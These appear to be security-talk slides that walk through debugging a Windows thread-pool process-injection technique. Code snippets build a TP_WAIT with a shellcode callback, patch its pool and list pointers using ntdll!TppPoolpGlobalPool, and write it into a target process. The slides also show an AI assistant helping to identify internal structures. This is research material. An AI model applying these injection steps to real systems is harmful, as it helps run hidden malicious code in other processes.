
Register	Value
RAX	00000000FFFFFFFF
RBX	000001C34B370000
RCX	000001C33A650B50
RDX	00000000FFFFFFFF

The RCX register value, `000001C33A650B50`, is highlighted with a red box.

Investigating the crash


34

RAX	00000000FFFFFFFF
RBX	000001C34B370000
RCX	000001C33A650B50
RDX	00000000FFFFFFFF



Where is this address coming from?

Let's look at the same address in the Injector process



Where is this address pointing to?

36

Address	Hex																ASCII
000001C33A650B50	04	00	00	00	00	00	00	00	04	00	00	00	00	00	00	00	.
000001C33A650B60	30	0D	65	3A	C3	01	00	00	48	0D	65	3A	C3	01	00	00	0.e:Ã...H.e:Ã...
000001C33A650B70	60	0D	65	3A	C3	01	00	00	80	0D	65	3A	C3	01	00	00	` .e:Ã... .e:Ã...
000001C33A650B80	A0	0D	65	3A	C3	01	00	00	18	00	00	00	00	00	00	00	.e:Ã...
000001C33A650B90	14	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.
000001C33A650BA0	08	0A	65	3A	C3	01	00	00	18	37	66	3A	C3	01	00	00	..e:Ã...7f:Ã...
000001C33A650BB0	30	FD	6F	F9	1F	00	00	00	30	FD	6F	F9	1F	00	00	00	0ýoù...0ýoù...
000001C33A650BC0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.
000001C33A650BD0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.
000001C33A650BE0	1C	00	00	00	00	00	00	00	20	00	00	00	00	00	00	00	.
000001C33A650BF0	F0	D0	A0	84	F8	7F	00	00	00	00	00	00	00	03	00	00	ðĐ .ø.
000001C33A650C00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.
000001C33A650C10	00	00	00	00	00	00	00	00	18	0C	65	3A	C3	01	00	00	..e:Ã...
000001C33A650C20	18	0C	65	3A	C3	01	00	00	E0	1A	90	84	F8	7F	00	00	..e:Ã...à...ø.

Let's think about what we did to inject

1. Created 2 structs into the injector process
2. Written the structs into the target process

We Have 2 possible candidates:

- PFULL_TP_WAIT (struct _FULL_TP_WAIT)
- PTP_DIRECT (struct _TP_DIRECT)

We also know:

- the stacktrace
- the crashing function is: ntdll!TpAdjustBindingCount

Google is your Friend...

38

What does
`ntdll!TpAdjustBindingCount` do?

Google is your Friend... Not Really

39

What does
ntdll!TpAdjustBindingCount do?

The screenshot shows a Google search for 'TpAdjustBindingCount'. The AI Overview section states that 'TpAdjustBindingCount' is an undocumented internal function exported by 'ntdll.dll' in the Microsoft Windows operating system, belonging to the subsystem handling the native Windows Thread Pool (Tp) API architecture. It mentions a source from 'comcomponent.com +1'. The 'Core Functionality' section explains that because the function is private and not exposed in official Microsoft documentation, its exact behavior must be inferred from naming conventions and reverse engineering of the Windows kernel subsystem. It lists a prefix '(Tp)' indicating it is part of the Windows Thread Pool framework, which was previously reserved during the Windows Vista era to improve asynchronous execution. Below this, there are two search results. The first is from Bugzilla@Mozilla, titled '1758641 - Crash in [@ RtlFreeHeapInternal | wslbshm64.dll]', with a description of a crash signature and a link to 'Read more'. The second is from 博客园 (cnblogs.com), titled 'windbg ntdll 函数列表 - linFen', with a date of 30 Mar 2023 and a link to 'Read more'. The bottom of the page shows links for 'Help', 'Send feedback', 'Privacy', and 'Terms'.

Claude is your friend!

40

I know exactly the offset of the struct where this is crashing but I don't know which struct type is. The crash is happening at this instruction

```
lock xadd dword ptr [rcx+1B0h],eax
```

RCX holds a pointer that is valid in A but not in B

Thought for 4s >

`rcx` is a `TP_POOL` pointer, and offset `0x1B0` is the pool's **binding count** field (an interlocked counter tracking outstanding callback bindings — incremented/decremented via `lock xadd`, which is exactly what `TpAdjustBindingCount` does).

Where is this address pointing to?

Let's see if Claude is right...

We start leaking some pointers and cross-reference the values with what we see in the debugger

```
PFULL_TP_WAIT pTpWait = w_CreateThreadpoolWait(shellcode_callback, NULL, pcbe);
printf("Created TP_WAIT structure associated with the shellcode\n");

printf("offsetof(FULL_TP_WAIT, Direct) : 0x%x\n", offsetof(FULL_TP_WAIT, Direct));
printf("sizeof(struct _TP_TASK) = 0x%x\n", sizeof(struct _TP_TASK));

printf("&(pTpWait->Timer.Work.CleanupGroupMember.Pool) = 0x%p\n", &(pTpWait->Timer.Work.CleanupGroupMember.Pool));
printf("pTpWait->Timer.Work.CleanupGroupMember.Pool = 0x%p\n", (pTpWait->Timer.Work.CleanupGroupMember.Pool));
printf("&(pTpWait->Timer.Work.CleanupGroupMember.Pool->PoolLinks) = 0x%p\n", &(pTpWait->Timer.Work.CleanupGroupMember.Pool->PoolLinks));
printf("&(pTpWait->Timer.Work.CleanupGroupMember.Pool->BindingCount) = 0x%p\n", &(pTpWait->Timer.Work.CleanupGroupMember.Pool->BindingCount));
```

Where is the pointer in `rcx` coming from?

The Stacktrace mentions timers and Calude suggested that `rcx` might be a `TP_POOL` struct

```
pTpWait→Timer.Work.CleanupGroupMember.Pool
```

Where is the pointer in `rcx` coming from?

44


We confirm that `rcx` is actually taken from

`pTpWait->Timer.Work.CleanupGroupMember.Pool`

```
shellcode_callback = (PTP_WAIT_CALLBACK)shellcode_addr;  
PTP_CALLBACK_ENVIRON pcbe = NULL;  
PFULL_TP_WAIT pTpWait = w_CreateThreadpoolWait(shellcode_callback, NULL, pcbe);  
pTpWait->Timer.Work.CleanupGroupMember.Pool = 0xbeac00deadbeef00;
```

Where is the pointer in `rcx` coming from?

We confirm that `rcx` is actually taken from



The screenshot shows a debugger window with several tabs: Source, References, Threads, Handles, and Trace. The assembly view displays the following instructions:

```
lock xadd dword ptr ds:[rcx+1B0],eax
lea r8d,qword ptr ds:[rax+rdx]
test eax,eax
jle ntdll.7FF884900A25
test r8d,r8d
```

The first instruction, `lock xadd dword ptr ds:[rcx+1B0],eax`, is highlighted with a red box. The register dump on the right shows the following values:

Register	Value
RAX	00000000FFFFFFFF
RBX	000001F5100F0000
RCX	BEAC00DEADBEEF00
RDX	00000000FFFFFFFF


The `RCX` register value, `BEAC00DEADBEEF00`, is highlighted with a red box. Below the assembly view, a snippet of C++ code is shown:

```
pTpWait->Timer.Work.CleanupGroupMember.Pool = 0xbeac00deadbeef00;
```

Where is the pointer in `rcx` coming from?

At offset `0x1B0` we have the pointer to `BindingCount`, which means that the crash is happening when we try to dereference:

`pTpWait`→`Timer.Work.CleanupGroupMember.Pool`→`BindingCount`



The screenshot shows a debugger window with several tabs: Source, References, Threads, Handles, and Trace. The assembly view displays the following instructions:

```
lock xadd dword ptr ds:[rcx+1B0],eax
lea r8d,qword ptr ds:[rax+rdx]
test eax, eax
jle ntdll.7FF884900A25
test r8d, r8d
```

The first instruction, `lock xadd dword ptr ds:[rcx+1B0],eax`, is highlighted with a red box. The register window on the right shows the following values:

Register	Value
RAX	00000000FFFFFFFF
RBX	000001F5100E0000
RCX	BEAC00DEADBEEF00
RDX	00000000FFFFFFFF

The `RCX` register value is highlighted with a red box.

Let's fix it

We need to provide a valid pointer for `Timer.Work.CleanupGroupMember.Pool`

NTDLL keeps a process-wide default pool pointer in its data section (used when no custom pool is specified): `ntdll!TppPoolpGlobalPool`

Using the following WinDBG command we can identify the variable

```
dq ntdll!TppPoolpGlobalPool L1
```

The address is always the same, since it's stored in NTDLL but the value inside it changes

Let's fix it

48

Using the right value taken by reading the content of
`ntdll!TppPoolpGlobalPool` in the target process, we try to execute again...

Let's fix it

Using the right value taken by reading the content of `ntdll!TppPoolpGlobalPool` in the target process, we try to execute again...

AND WE HAVE A NEW CRASH :)

```
0:007> dq ntdll!TppPoolpGlobalPool L1
00007ffd`c329d648 00000249`6f3b0b50
0:007> g
(1838.3170): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
ntdll!TppCleanupGroupMemberDestroy+0x69:
00007ffd`c31420f1 48394208      cmp     qword ptr [rdx+8],rax ds:000001d1`29570ba8=????????????????
0:004> r rdx
rdx=000001d129570ba0
```

Second Crash

Using an approach similar to what we did before we do some math and we identify that the crash is now happening due to

`pTpWait→Timer.Work.CleanupGroupMember.PoolObjectLinks`

Which is a struct `_LIST_ENTRY`

```
};  
void* Context;  
struct _ACTIVATION_CONTEXT* ActivationContext;  
void* SubProcessTag;  
struct _GUID ActivityId;  
struct _ALPC_WORK_ON_BEHALF_TICKET WorkOnBehalfTicket;  
void* RaceDll;  
FULL_TP_POOL* Pool;  
struct _LIST_ENTRY PoolObjectLinks;  
union  
{  
    volatile INT32 Flags;  
    UINT32 LongFunction : 1;  
    ...  
}
```

Fix the Second Crash

Since it's a doubly linked list, we can point the list to itself so it cannot be walked

Flink = Blink = PoolObjectLinks

```
PFULL_TP_WAIT pRemoteTpWait = (PFULL_TP_WAIT)w_VirtualAllocEx(hTarget, sizeof(FULL_TP_WAIT), MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
printf("Allocated TP_WAIT memory in the target process: %p\n", pRemoteTpWait);

// We point the list to itself so it cannot be walked
// pTpWait->Timer.Work.CleanupGroupMember.PoolObjectLinks is at offset 0x98
// TODO calculate this using offsetof()
printf("pTpWait->Timer.Work.CleanupGroupMember.PoolObjectLinks.Blink : x%p\n", pTpWait->Timer.Work.CleanupGroupMember.PoolObjectLinks.Blink);
printf("pTpWait->Timer.Work.CleanupGroupMember.PoolObjectLinks.Flink : x%p\n", pTpWait->Timer.Work.CleanupGroupMember.PoolObjectLinks.Flink);
pTpWait->Timer.Work.CleanupGroupMember.PoolObjectLinks.Blink = (char*)pRemoteTpWait + 0x98;
pTpWait->Timer.Work.CleanupGroupMember.PoolObjectLinks.Flink = (char*)pRemoteTpWait + 0x98;

printf("[overwritten] pTpWait->Timer.Work.CleanupGroupMember.PoolObjectLinks.Blink : x%p\n", pTpWait->Timer.Work.CleanupGroupMember.PoolObjectLinks.Blink);
printf("[overwritten] pTpWait->Timer.Work.CleanupGroupMember.PoolObjectLinks.Flink : x%p\n", pTpWait->Timer.Work.CleanupGroupMember.PoolObjectLinks.Flink);
success = w_WriteProcessMemory(hTarget, pRemoteTpWait, pTpWait, sizeof(FULL_TP_WAIT));
if (!success) return -1;
```

Third Crash

52

```
0:007> g
(132c.1c30): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
ntdll!RtlpFreeHeapInternal+0x4a6:
00007ffd`c3155bb6 41807e0f05      cmp     byte ptr [r14+0Fh],5 ds:0000018e`0946ffff=??
0:004> kv
```

Third Crash

Looking at the stacktrace we see that the crash is now happening in `ntdll!RtlpFreeHeapInternal`

The address causing the `ACCESS VIOLATION` is not in the injector process address space

Let's see which parameters are passed to `ntdll!RtlpFreeHeapInternal`

Third Crash

54

ntdll!RtlpFreeHeapInternal is called by RtlFreeHeap

The parameter BaseAddress passed to RtlFreeHeap as 3rd argument (r8) is moved to RDX before calling RtlpFreeHeapInternal

Address	Disassembly
00007FFDC3154760 <ntdll.RtlFreeHeap>	48:895C24 08 mov qword ptr ss:[rsp+8],rbx
00007FFDC3154765	48:897424 10 mov qword ptr ss:[rsp+10],rsi
00007FFDC315476A	57 push rdi
00007FFDC315476B	48:83EC 30 sub rsp,30
00007FFDC315476F	49:8BF8 mov rdi,r8
00007FFDC3154772	8BF2 mov esi,edx
00007FFDC3154774	48:8BD9 mov rbx,rcx
00007FFDC3154777	4D:85C0 test r8,r8
00007FFDC315477A	74 53 je ntdll.7FFDC31547CF
00007FFDC315477C	48:85C9 test rcx,rcx
00007FFDC315477F	0F84 07D10800 je ntdll.7FFDC31E188C
00007FFDC3154785	817B 10 EEDDEEDD cmp dword ptr ds:[rbx+10],DDEEDDEE
00007FFDC315478C	44:8BC6 mov r8d,esi
00007FFDC315478F	48:8BD7 mov rdx,rdi
00007FFDC3154792	48:8BCB mov rcx,rbx
00007FFDC3154795	74 31 je ntdll.7FFDC31547C8
00007FFDC3154797	F605 6A8A1400 02 test byte ptr ds:[7FFDC329D208],2
00007FFDC315479E	75 45 jne ntdll.7FFDC31547E5
00007FFDC31547A0	45:33C9 xor r9d,r9d
00007FFDC31547A3	48:C74424 20 00000000 mov qword ptr ss:[rsp+20],0
00007FFDC31547AC	E8 5F0F0000 call ntdll.7FFDC3155710
00007FFDC31547B1	44:8BC8 mov r9d,eax

Third Crash

55

Hide FPU		
RAX	00000000C0000235	STATUS_HANDLE_NOT_CLOSABLE
RBX	0000019F0D210000	
RCX	0000019F0D210000	
RDY	0000019F0EE10000	
RBP	00000000001C0000	

```
&(pTpWait->Timer.Work.CleanupGroupMember.Pool->PoolLinks) = 0x000002D301AC0CD0  
[overwritten] pTpWait->Timer.Work.CleanupGroupMember.Pool = 0x0000019F0D210B50  
Allocated TP_WAIT memory in the target process: 0000019F0EE10000  
pTpWait->Timer.Work.CleanupGroupMember.PoolObjectLinks.Blink : x000002D301AC3268
```

Accepting the defeat

`ntdll!RtlpFreeHeapInternal` is trying to free the `TP_WAIT` struct as it is no longer needed.

HOWEVER, the struct does not live in the heap because we have injected it using `NtAllocateVirtualMemory`




Not Accepting the defeat!

Since we are hackers, instead of finding a “clean” solution we can work around the problem.

